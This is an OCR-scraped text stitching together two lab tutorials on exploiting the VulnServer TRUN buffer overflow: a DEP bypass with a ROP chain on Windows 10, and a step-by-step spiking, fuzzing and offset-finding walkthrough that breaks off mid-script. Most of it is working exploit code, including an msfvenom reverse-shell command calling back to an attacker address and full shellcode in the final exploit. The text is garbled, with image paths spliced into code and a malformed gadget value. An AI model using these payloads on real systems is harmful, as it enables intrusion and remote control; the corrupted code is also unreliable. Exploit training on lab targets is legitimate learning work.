    0x74d98632,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [KERNEL32.DLL] ** REBASED ** ASLR
    0x7610a564,  # XCHG EAX,ESI # RETN [RPCRT4.dll] ** REBASED ** ASLR
    0x747b48ed,  # POP EBP # RETN [msvcrt.dll] ** REBASED ** ASLR
```

```
    0x748991c5,  # & call esp [KERNELBASE.dll] ** REBASED ** ASLR
    0x74801c67,  # POP EAX # RETN [msvcrt.dll] ** REBASED ** ASLR
    0xfffffdff,  # Value to negate, will become 0x00000201
    0x74d9976f,  # NEG EAX # RETN [KERNEL32.DLL] ** REBASED ** ASLR
    0x74d925da,  # XCHG EAX,EBX # RETN [KERNEL32.DLL] ** REBASED ** ASLR
    0x76108174,  # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
    0xffffffc0,  # Value to negate, will become 0x00000040
    0x74d9abbe,  # NEG EAX # RETN [KERNEL32.DLL] ** REBASED ** ASLR
    0x749c01ca,  # XCHG EAX,EDX # RETN [KERNELBASE.dll] ** REBASED ** ASLR
    0x76f55cea,  # POP ECX # RETN [ntdll.dll] ** REBASED ** ASLR
    0x74e00920,  # &Writable location [KERNEL32.DLL] ** REBASED ** ASLR
    0x747a2c2b,  # POP EDI # RETN [msvcrt.dll] ** REBASED ** ASLR
    0x74d9abc0,  # RETN (ROP NOP) [KERNEL32.DLL] ** REBASED ** ASLR
    0x747f9cba,  # POP EAX # RETN [msvcrt.dll] ** REBASED ** ASLR
    0x90909090,  # nop
    0x7484f95c,  # PUSHAD # RETN [KERNELBASE.dll] ** REBASED ** ASLR
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)


def main():

  rop_chain = create_rop_chain()

  buffer = "TRUN /.:/"
  buffer += "A"*2003
  buffer += rop_chain
  buffer += "\xCC"*(3500-2003-len(rop_chain))


  try:
    print "[+] Connecting to target"
```

```
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((host, port))
        s.recv(1024)
        print "[+] Sent payload with length: %d" % len(buffer)
        s.send(buffer)
        s.close()

    except Exception, msg:
        print "[-] Something went wrong :("
        print msg

main()
```

After restarting the application and running….



Wow! We did it! We bypassed DEP on Windows 10! All we need to do now is add a NOP sled for some safety, change our interrupts back to C's, implement some shellcode, and adjust for the new payload lengths. We'll skip the badchar enumeration and assume "\x00" is the only bad character (although, we should have done this much earlier in the process!).

root@kali:~/vulnserver/TRUN/DEP# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.16 LPORT=4444 -b '\x00' -e x86/shikata_ga_nai -f python -o shellcode.txt

root@kali:~/vulnserver/TRUN/DEP# sed -ie "s/buf/shellcode/g" shellcode.txt

Add the shellcode and NOP sled to our exploit:

```
#!/usr/bin/env python
"""
Description: VulnServer "TRUN" Buffer Overflow w/ DEP Bypass (limited use-case)
Author: Cody Winkler
Contact: @c2thewinkler (twitter)
Date: 12/18/2019
Tested On: Windows 10 x64 (wow64)

[+] Usage: python expoit.py <IP> <PORT>

$ python exploit.py 127.0.0.1 9999
"""

import socket
import struct
import sys

host = sys.argv[1]
port = int(sys.argv[2])

shellcode =  b""
shellcode += b"\xba\x80\x08\x48\x4a\xd9\xc6\xd9\x74\x24\xf4\x5d\x33"
shellcode += b"\xc9\xb1\x52\x31\x55\x12\x83\xc5\x04\x03\xd5\x06\xaa"
shellcode += b"\xbf\x29\xfe\xa8\x40\xd1\xff\xcc\xc9\x34\xce\xcc\xae"
shellcode += b"\x3d\x61\xfd\xa5\x13\x8e\x76\xeb\x87\x05\xfa\x24\xa8"
shellcode += b"\xae\xb1\x12\x87\x2f\xe9\x67\x86\xb3\xf0\xbb\x68\x8d"
shellcode += b"\x3a\xce\x69\xca\x27\x23\x3b\x83\x2c\x96\xab\xa0\x79"
shellcode += b"\x2b\x40\xfa\x6c\x2b\xb5\x4b\x8e\x1a\x68\xc7\xc9\xbc"
shellcode += b"\x8b\x04\x62\xf5\x93\x49\x4f\x4f\x28\xb9\x3b\x4e\xf8"
shellcode += b"\xf3\xc4\xfd\xc5\x3b\x37\xff\x02\xfb\xa8\x8a\x7a\xff"
```

```
shellcode += b"\x55\x8d\xb9\x7d\x82\x18\x59\x25\x41\xba\x85\xd7\x86"
shellcode += b"\x5d\x4e\xdb\x63\x29\x08\xf8\x72\xfe\x23\x04\xfe\x01"
shellcode += b"\xe3\x8c\x44\x26\x27\xd4\x1f\x47\x7e\xb0\xce\x78\x60"
shellcode += b"\x1b\xae\xdc\xeb\xb6\xbb\x6c\xb6\xde\x08\x5d\x48\x1f"
shellcode += b"\x07\xd6\x3b\x2d\x88\x4c\xd3\x1d\x41\x4b\x24\x61\x78"
shellcode += b"\x2b\xba\x9c\x83\x4c\x93\x5a\xd7\x1c\x8b\x4b\x58\xf7"
shellcode += b"\x4b\x73\x8d\x58\x1b\xdb\x7e\x19\xcb\x9b\x2e\xf1\x01"
shellcode += b"\x14\x10\xe1\x2a\xfe\x39\x88\xd1\x69\x4c\x47\xd3\x79"
shellcode += b"\x38\x55\xe3\x68\xe4\xd0\x05\xe0\x04\xb5\x9e\x9d\xbd"
shellcode += b"\x9c\x54\x3f\x41\x0b\x11\x7f\xc9\xb8\xe6\xce\x3a\xb4"
shellcode += b"\xf4\xa7\xca\x83\xa6\x6e\xd4\x39\xce\xed\x47\xa6\x0e"
shellcode += b"\x7b\x74\x71\x59\x2c\x4a\x88\x0f\xc0\xf5\x22\x2d\x19"
shellcode += b"\x63\x0c\xf5\xc6\x50\x93\xf4\x8b\xed\xb7\xe6\x55\xed"
shellcode += b"\xf3\x52\x0a\xb8\xad\x0c\xec\x12\x1c\xe6\xa6\xc9\xf6"
shellcode += b"\x6e\x3e\x22\xc9\xe8\x3f\x6f\xbf\x14\xf1\xc6\x86\x2b"
shellcode += b"\x3e\x8f\x0e\x54\x22\x2f\xf0\x8f\xe6\x5f\xbb\x8d\x4f"
shellcode += b"\xc8\x62\x44\xd2\x95\x94\xb3\x11\xa0\x16\x31\xea\x57"
shellcode += b"\x06\x30\xef\x1c\x80\xa9\x9d\x0d\x65\xcd\x32\x2d\xac"

def create_rop_chain():

   # rop chain generated with mona.py - www.corelan.be
   rop_gadgets = [
     0x759e4002,  # POP EAX # RETN [sechost.dll] ** REBASED ** ASLR
     0x76e4d030,  # ptr to &VirtualProtect() [IAT bcryptPrimitives.dll] ** REBASED ** ASLR
     0x74d98632,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [KERNEL32.DLL] ** REBASED **
ASLR
     0x7610a564,  # XCHG EAX,ESI # RETN [RPCRT4.dll] ** REBASED ** ASLR
     0x747b48ed,  # POP EBP # RETN [msvcrt.dll] ** REBASED ** ASLR
     0x748991c5,  # & call esp [KERNELBASE.dll] ** REBASED ** ASLR
     0x74801c67,  # POP EAX # RETN [msvcrt.dll] ** REBASED ** ASLR
```

```
    0xffffffdff,  # Value to negate, will become 0x00000201
    0x74d9976f,  # NEG EAX # RETN [KERNEL32.DLL] ** REBASED ** ASLR
    0x74d925da,  # XCHG EAX,EBX # RETN [KERNEL32.DLL] ** REBASED ** ASLR
    0x76108174,  # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
    0xffffffc0,  # Value to negate, will become 0x00000040
    0x74d9abbe,  # NEG EAX # RETN [KERNEL32.DLL] ** REBASED ** ASLR
    0x749c01ca,  # XCHG EAX,EDX # RETN [KERNELBASE.dll] ** REBASED ** ASLR
    0x76f55cea,  # POP ECX # RETN [ntdll.dll] ** REBASED ** ASLR
    0x74e00920,  # &Writable location [KERNEL32.DLL] ** REBASED ** ASLR
    0x747a2c2b,  # POP EDI # RETN [msvcrt.dll] ** REBASED ** ASLR
    0x74d9abc0,  # RETN (ROP NOP) [KERNEL32.DLL] ** REBASED ** ASLR
    0x747f9cba,  # POP EAX # RETN [msvcrt.dll] ** REBASED ** ASLR
    0x90909090,  # nop
    0x7484f95c,  # PUSHAD # RETN [KERNELBASE.dll] ** REBASED ** ASLR
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

def main():

  rop_chain = create_rop_chain()
  nop_sled = "\x90"*8

  buffer = "TRUN /.:/"
  buffer += "A"*2003
  buffer += rop_chain
  buffer += nop_sled
  buffer += shellcode
  buffer += "C"*(3500-2003-len(rop_chain)-len(nop_sled)-len(shellcode))


  try:
    print "[+] Connecting to target"
```

```
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((host, port))
        s.recv(1024)
        print "[+] Sent payload with length: %d" % len(buffer)
        s.send(buffer)
        s.close()

    except Exception, msg:
        print "[-] Something went wrong :("
        print msg

main()
```

Let’s restart the application outside of the debugger, and run the exploit to see if we catch a shell:



Outstanding! We caught the shell! This was a really fun exercise, and I learned a lot in the process. Unfortunately, there is one very MAJOR hiccup to this exploit…and that roadblock is…ASLR. There may be an avenue to make a 100% reliable and working exploit for this that can survive reboots, but with my current level of knowledge I don't know if it's possible. If it is, I don't know how I might approach it. You can try for yourself to understand what I mean. Try rebooting your virtual machine, and rerunning your exploit as-is. Does it work? Why doesn't it work?

The answer is right after every gadget in the chain:

*** REBASED ** ASLR*

All kernel modules' base addresses will change, and their memory regions will be randomized upon every reboot. There are some options to potentially defeat ASLR:

1. Obtain an overwrite of non-Rebased and/or non-ASLR memory regions
2. Build a rop chain from a binary or library that isn't rebased or compiled with ASLR.
3. Black Magic as documented by Offensive Security Windows 10 1809 KASLR bypass by Offensive Security
4. Search other static memory regions for opcodes to build rop chains from

This is leading toward a discussion on the fringe/cutting-edge of exploit development techniques, and quite honestly I am still a noob. It's taken me a very long time to come this far, and honestly I don't think I needed to dive down this rabbit hole when I'm starting OSCE in the

near future. All-in-all, this is a side of information security that I absolutely love, and I hope I get better with time.

https://cwinfosec.org/Intro-ROP-DEP-Bypass/

DEP Bypass with ROP


Data Execution Prevention (DEP) was introduced as a security mechanism in Windows Machines to make parts of memory non-executable, due to which attacks that attempt to execute instructions on the stack will lead to exceptions. But ambitious cybersecurity investigators have found ways to bypass it. In order to understand this, we will first start by understanding buffer overflow exploit development.

Anatomy of the memory

Kernel
Stack
Heap
Data
Text

We have kernel at the top and text at the bottom. When we think of the kernel, we can think of it as the command line. The stack is used by the processes for the storage of automatic identifiers, register variables and information about function calls. The text segment is a section of a program in the memory and it holds executable instructions. The heap is a segment of memory where dynamic memory allocation takes place.

Structure of the stack



What usually happens is that the buffer space fills us with characters, so the buffer space will go downwards. With proper sanitation, the characters in the buffer space should not flow beyond the buffer space to the EBP. When a buffer overflow attack occurs, the characters are written beyond the buffer space to the EBP and EIP. This is dangerous because if the attacker gains control over the EIP, the attacker can use the pointer to point to malicious code and gain a reverse shell. However, windows have a protection mechanism called Data Execution Prevention (DEP) and this mechanism makes parts of memory non-executable and thus it prevents buffer overflows from occurring. However, in this blog, I use a method of Return Oriented Programming (ROP) chains to bypass this protection mechanism.


Tools I used to bypass DEP using ROP chains:

1. Windows 7 virtual machine
2. Kali Linux virtual machine
3. Vulnserver- which is installed in my Windows Machine
4. Immunity Debugger- which is installed on my Windows Machine
5. Mona modules- which should be installed in the Immunity debugger folder.

Steps to conduct a buffer overflow attack

Spiking

The first step is to disable your Windows defender real-time protection as shown below. This is because vulnserver will be blocked by Windows defender when we run anything malicious against it.



What spiking does Is that we take each of the commands one at a time and try to overflow the buffer. If it crashes then we can know that that command is vulnerable. To do this, we first run vulnserver as an administrator, and then we run immunity debug also as administrator and we attach the vulnserver to it. We then run the following command on our Kali Linux machine:

```
root@kali:~# nc -nv 10.0.2.5 9999
(UNKNOWN) [10.0.2.5] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

We test each of these commands for if they are vulnerable. This process is called spiking. We write a python script as shown.

```
s_readline();
s_string("STATS");
s_string_variable("0");
```

We send the variable in all different forms and iterations and try to break the program. We run this script as follows:

```
root@kali:~# generic_send_tcp 10.0.2.5 9999 stats.spk 0 0
```

We should perform the above for all the commands. When we run the TRUN command, I notice that there is Access Violation and immunity stops running and the vulnserver has crashed and so we know that TRUN is vulnerable.

How to FUZZ the TRUN command with a Python Script

Fuzzing is similar to spiking as I will be trying to send a bunch of characters and I will try to break it. I first attach vulnserver with immunity Debugger and I then run the following script to fuzz. Fuzzing allows us to identify if a command is vulnerable and how many bytes it takes approximately for an overflow.

```python
#!/usr/bin/python
import socket, sys
from time import sleep


buffer = "A" * 100

while True:
        try:
                s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.connect(('10.0.2.5',9999))

                s.send(('TRUN /.:/' + buffer))
                s.close()
                sleep(1)
                buffer = buffer + "A"*100

        except:
                print "Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()
```

When this command is run, the server crashes and when I kill the command running on my Kali Linux machine, it shows me the exact byte where the program crashed as shown below:



```
root@kali:~# ./1.py
^CFuzzing crashed at 2400 bytes
root@kali:~#
```

We crashed at around 3000 bytes as we take a round figure. The next step is to find the offset.

Finding the offset

Finding the Extended Instruction Pointer (EIP) in buffer overflows. This allows us to point to a malicious shellcode later on. I then look for where we overwrite the EIP and to do this, I use an inbuilt tool in Kali Linux called Pattern create as shown below:



I then copy the pattern to a python script under offset as shown:

```
#!/usr/bin/python
import socket, sys


offset=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7AbBAb9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7AeBAe9Af0Af1Af2Af3Af4AfSAf6Af7Af8Af9Ag0Ag1Ag2Ag

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.0.2.5',9999))

        s.send(('TRUN /.:/' + offset))
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

I then attach vulnserver to immunity debugger again and run the script and get the following result:



Vulnserver crashes and it overwrites everything. I am interested in the value of EIP. I then use the value of EIP to get a pattern offset using the following command:

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386F4337
[*] Exact match at offset 2003
root@kali:~#
```

The information retrieved is important because it tells us that at 2003 bytes we can control the EIP. The next step is to overwrite the EIP.

Overwriting the EIP

In this step I use a script to control and overwrite the EIP in buffer overflows and thus allowing me to execute malicious code.

```
#!/usr/bin/python
import socket, sys

